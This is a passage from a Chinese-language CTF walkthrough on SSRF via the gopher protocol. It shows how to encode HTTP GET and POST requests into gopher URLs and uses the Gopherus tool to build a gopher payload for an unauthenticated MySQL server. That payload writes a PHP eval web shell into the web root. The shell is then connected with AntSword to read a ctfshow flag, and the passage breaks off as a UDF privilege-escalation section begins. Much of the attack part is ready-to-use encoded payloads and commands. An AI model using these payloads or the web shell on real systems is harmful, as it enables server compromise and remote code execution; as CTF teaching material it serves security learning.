
但注意要在末尾补一个%0d%0a

curl gropher://192.168.50.133:56666/_%47%45%54%20%2f%3f%6e%61%6d%65%3d%78%78%78%20%48%54%54%50%2f%31%2e%31%0d%0a%48%6f%73%74%3a%20%31%39%32%2e%31%36%38%2e%35%30%2e%31%33%33%3a%35%36%36%36%36%0d%0a
三、gopher协议传输http的POST请求
前面与之类似,但是要保留

POST / HTTP/1.1
Host: 192.168.50.133:56666
Content-Length: 8
Content-Type: application/x-www-form-urlencoded

name=xxx
之后对其全编码,随后再末尾补充%0d%0a

%50%4f%53%54%20%2f%20%48%54%54%50%2f%31%2e%31%0d%0a%48%6f%73%74%3a%20%31%39%32%2e%31%36%38%2e%35%30%2e%31%33%33%3a%35%36%36%36%36%0d%0a%43%6f%6e%74%65%6e%74%2d%4c%65%6e%67%74%68%3a%20%38%0d%0a%43%6f%6e%74%65%6e%74%2d%54%79%70%65%3a%20%61%70%70%6c%69%63%61%74%69%6f%6e%2f%78%2d%77%77%77%2d%66%6f%72%6d%2d%75%72%6c%65%6e%63%6f%64%65%64%0d%0a%0d%0a%6e%61%6d%65%3d%78%78%78%0d%0a

mysql通讯是tcp数据流
三、mysql无密码
select "<?php phpinfo();@eval($_POST[1]);?>" into outfile "/var/www/html/sakura.php";

──(root㉿kali)-[~/tools/Gopherus-master/Gopherus-master]
└─# python2 gopherus.py --exploit mysql


  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$

For making it work username should not be password protected!!!

请输入MySQL用户名: root
请输入要执行的查询: select "<?php phpinfo();@eval($_POST[1]);?>" into outfile "/var/www/html/sakura.php";

您的gopher链接已准备好进行SSRF:

gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%72%6f%6f%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%56%00%00%00%03%73%65%6c%65%63%74%20%22%3c%3f%70%68%70%20%70%68%70%69%6e%66%6f%28%29%3b%40%65%76%61%6c%28%24%5f%50%4f%53%54%5b%31%5d%29%3b%3f%3e%22%20%69%6e%74%6f%20%6f%75%74%66%69%6c%65%20%22%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%73%61%6b%75%72%61%2e%70%68%70%22%3b%01%00%00%00%01

是否需要URL编码?(y/n): y

URL二次编码后的gopher链接:

%25a3%2500%2500%2501%2585%25a6%25ff%2501%2500%2500%2500%2501%2521%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2572%256f%256f%2574%2500%2500%256d%2579%2573%2571%256c%255f%256e%2561%2574%2569%2576%2565%255f%2570%2561%2573%2573%2577%256f%2572%2564%2500%2566%2503%255f%256f%2573%2505%254c%2569%256e%2575%2578%250c%255f%2563%256c%2569%2565%256e%2574%255f%256e%2561%256d%2565%2508%256c%2569%2562%256d%2579%2573%2571%256c%2504%255f%2570%2569%2564%2505%2532%2537%2532%2535%2535%250f%255f%2563%256c%2569%2565%256e%2574%255f%2576%2565%2572%2573%2569%256f%256e%2506%2535%252e%2537%252e%2532%2532%2509%255f%2570%256c%2561%2574%2566%256f%2572%256d%2506%2578%2538%2536%255f%2536%2534%250c%2570%2572%256f%2567%2572%2561%256d%255f%256e%2561%256d%2565%2505%256d%2579%2573%2571%256c%2556%2500%2500%2500%2503%2573%2565%256c%2565%2563%2574%2520%2522%253c%253f%2570%2568%2570%2520%2570%2568%2570%2569%256e%2566%256f%2528%2529%253b%2540%2565%2576%2561%256c%2528%2524%255f%2550%254f%2553%2554%255b%2531%255d%2529%253b%253f%253e%2522%2520%2569%256e%2574%256f%2520%256f%2575%2574%2566%2569%256c%2565%2520%2522%252f%2576%2561%2572%252f%2577%2577%2577%252f%2568%2574%256d%256c%252f%2573%2561%256b%2575%2572%2561%252e%2570%2568%2570%2522%253b%2501%2500%2500%2500%2501
抓包后更改包体

随后,发送,发现上传成功。

蚁剑连接后,找到flag

ctfshow{a5b91e5e-3bc7-47c3-ade0-4a83d2d5ac35}
四、Mysql—UDF提权
udf全称user defined function,⽤户⾃定义函数
mysql内置函数 show databases;
查看当前所有数据库

UDF介绍
